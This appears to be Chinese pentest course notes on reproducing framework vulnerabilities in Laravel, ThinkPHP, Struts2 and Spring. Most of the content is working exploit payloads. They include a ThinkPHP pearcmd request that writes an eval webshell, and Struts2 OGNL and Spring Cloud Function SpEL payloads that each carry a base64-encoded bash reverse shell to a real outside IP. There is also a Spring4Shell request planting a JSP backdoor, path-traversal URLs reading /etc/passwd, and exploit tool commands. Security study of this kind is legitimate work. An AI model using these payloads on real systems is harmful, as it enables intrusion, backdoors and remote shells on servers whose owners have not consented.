


Day81 服务攻防-开发框架安全

&SpringBoot&Struts2&Laravel&ThinkPHP&CVE复现



1.知识点

- 1、数据库-Redis-未授权RCE&CVE
- 2、数据库-Couchdb-未授权RCE&CVE
- 3、数据库-H2database-未授权RCE&CVE

-
- 1、中间件-IIS-短文件&解析&蓝屏等
 - 2、中间件-Nginx-文件解析&命令执行等
 - 3、中间件-Apache-RCE&目录遍历&文件解析等
 - 4、中间件-Tomcat-弱口令&文件上传&文件包含等

-
- 1、中间件-Jetty-CVE&信息泄漏

- 2、中间件-Jenkins-CVE&RCE执行
- 3、中间件-Weblogic-CVE&反序列化&RCE
- 4、应用WPS-HW2023-RCE&复现&上线CS

-
- 1、PHP-框架安全-Thinkphp&Laravel
 - 2、J2EE-框架安全-SpringBoot&Struts2
-

2.演示案例



2.1 PHP-框架安全-Thinkphp&Laravel



- 1 #Laravel是一套简洁、优雅的PHP web开发框架(PHP web Framework)。
- 2 1、CVE-2021-3129 RCE
- 3 Laravel <= 8.4.2
- 4 <https://github.com/zhzyker/CVE-2021-3129>
- 5 <https://github.com/SecPros-Team/laravel-CVE-2021-3129-EXP>



- 1 #Thinkphp-3.X RCE-6.X RCE
- 2 1、ThinkPHP是一套开源的、基于PHP的轻量级web应用开发框架
- 3 综合工具：武器库-Thinkphp专检（3-6版本）
- 4 2、6.X lang RCE
- 5 https://blog.csdn.net/m0_71518346/article/details/128360317
- 6 `?lang=../../../../../../../../usr/local/lib/php/pearcmd&+config-create+<?=@eval($_REQUEST['x']);?>+/var/www/html/x.php`

2.2 J2EE-框架安全-SpringBoot&Struts2



```
1 #Struts2
2 Apache Struts2框架是一个使用JavaEE网络应用程序的web框架。
3 可能存在OGNL表达注入扩展，从而造成远程代码执行，风险极大。
4 1、struts2 代码执行 （CVE-2020-17530）
5 Apache struts 2.0.0 - 2.5.25
6 https://github.com/YanMu2020/s2-062
7 python .\s2-062.py --url http://47.98.193.176:18588/ --cmd id
8
9 2、Struts2 代码执行 （CVE-2021-31805）
10 Apache Struts 2.0.0 - 2.5.29
11 Post: /s2_062/index.action
12 name=
13 (%23request.map%3d%23%40org.apache.commons.collections.BeanMap%40{}).toString().substr
14 ing(0,0)+%2b
15 (%23request.map.setBean(%23request.get('struts.valueStack'))+%3d%3d+true).toString().s
16 ubstring(0,0)+%2b
17 (%23request.map%23d%23%40org.apache.commons.collections.BeanMap%40{}).toString().subst
18 ring(0,0)+%2b
19 (%23request.map2.setBean(%23request.get('map').get('context'))+%3d%3d+true).toString()
20 .substring(0,0)+%2b
21 (%23request.map3.setBean(%23request.get('map2').get('memberAccess'))+%3d%3d+true).toSt
22 ring().substring(0,0)+%2b
23 (%23request.get('map3').put('excludedPackageNames',%23%40org.apache.commons.collection
24 s.BeanMap%40{}.keySet())+%3d%3d+true).toString().substring(0,0)+%2b
25 (%23request.get('map3').put('excludedClasses',%23%40org.apache.commons.collections.Bea
26 nMap%40{}.keySet())+%3d%3d+true).toString().substring(0,0)+%2b
27 (%23application.get('org.apache.tomcat.InstanceManager').newInstance('freemarker.templ
28 ate.utility.Execute').exec({'bash -c
29 {echo,%59%6d%46%7a%61%43%41%74%61%53%41%2b%4a%69%41%76%5a%47%56%32%4c%33%52%6a%63%43%3
30 8%30%4e%79%34%35%4e%43%34%79%4d%7a%59%75%4d%54%45%33%4c%7a%55%30%4e%54%51%67%4d%44%34%
31 6d%4d%51%3d%3d}|{base64,-d}|{bash,-i}'}}))
```



```
1 #SpringBoot
2 1、Spring Boot 目录遍历 （CVE-2021-21234）
3 Spring-boot-actuator-logview 0.2.13之前版本存在路径遍历漏洞，攻击者可通过该缺陷读取系统任意文
4 件。参考：
5 https://blog.csdn.net/weixin_43165012/article/details/121152482
6 http://47.98.193.176:8908/manage/log/view?filename=etc/passwd&base=../../../../../../../../
7 http://127.0.0.1:8887/manage/log/view?
8 filename=/windows/win.ini&base=../../../../../../../../
9
10 2、Spring Cloud Function Spel表达式注入 CVE-2022-22963
```

9 Spring Cloud Function提供了一个通用的模型,用于在各种平台上部署基于函数的软件,包括像Amazon AWS Lambda这样的 FaaS (函数即服务, function as a service) 平台。

10 3.0.0.RELEASE <= Spring Cloud Function <= 3.2.2

11 参考: <https://developer.aliyun.com/article/1160011>

12 POST: /functionRouter

13 spring.cloud.function.routing-expression: T(java.lang.Runtime).getRuntime().exec("bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC80Ny45NC4yMzYuMTE3LzU1NjYgMD4mMQ==}|{base64,-d}|{bash,-i}")

14

15 3、Spring Framework远程代码执行漏洞 CVE-2022-22965

16 Spring Framework是一个开源应用框架,初衷是为了降低应用程序开发的复杂度,具有分层体系结构,允许用户选择组件,同时还为J2EE应用程序开发提供了一个好用的框架。

17 Spring Framework < 5.3.18

18 Spring Framework < 5.2.20

19 Spring Framework 的衍生框架构建的网站或应用

20 参考: <https://www.csdn.net/article/2022-11-24/128026635>

21 -写后门tomcatwar.jsp

22 GET /?

class.module.classLoader.resources.context.parent.pipeline.first.pattern=%25%7Bc2%7Di%20if(%22j%22.equals(request.getParameter(%22pwd%22)))%7B%20java.io.InputStream%20in%20%3D%20%25%7Bc1%7Di.getRuntime().exec(request.getParameter(%22cmd%22)).getInputStream()%3B%20int%20a%20%3D%20-1%3B%20byte%5B%5D%20b%20%3D%20new%20byte%5B2048%5D%3B%20while((a%3Din.read(b))!%3D-1)%7B%20out.println(new%20String(b))%3B%20%7D%20%25%7Bsuffix%7Di&class.module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp&class.module.classLoader.resources.context.parent.pipeline.first.directory=webapps/ROOT&class.module.classLoader.resources.context.parent.pipeline.first.prefix=tomcatwar&class.module.classLoader.resources.context.parent.pipeline.first.fileDateFormat= HTTP/1.1

23 Host: localhost:8080

24 Accept-Encoding: gzip, deflate

25 Accept: */*

26 Accept-Language: en

27 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36

28 Connection: close

29 suffix: %>//

30 c1: Runtime

31 c2: <%

32 DNT: 1

33 -访问jsp触发后门

34 http://localhost:8080/tomcatwar.jsp?pwd=j&cmd=id

35 -工具项目:

36 <https://github.com/BobTheShoplifter/Spring4Shell-PoC>

37 python poc.py --url=http://192.168.44.131/

38 http://192.168.44.131/tomcatwar.jsp?pwd=j&cmd=whoami

39

40 4、Spring boot命令执行 (CVE-2022-22947)

41 参考: <https://cloud.tencent.com/developer/article/2164533>

42 Spring Cloud Gateway是Spring中的一个API网关。

43 Spring Cloud Gateway 3.1.x < 3.1.1

44 Spring Cloud Gateway 3.0.x < 3.0.7

45 其他旧的、不受支持的Spring Cloud Gateway 版本

46

47 5、监控配置不当利用：

48 见前面Actuator-heapdump利用讲解

49

50 -综合CVE利用工具：

51 <https://github.com/Ox727/SpringBootExploit>

52 <https://github.com/13exp/SpringBoot-Scan-GUI>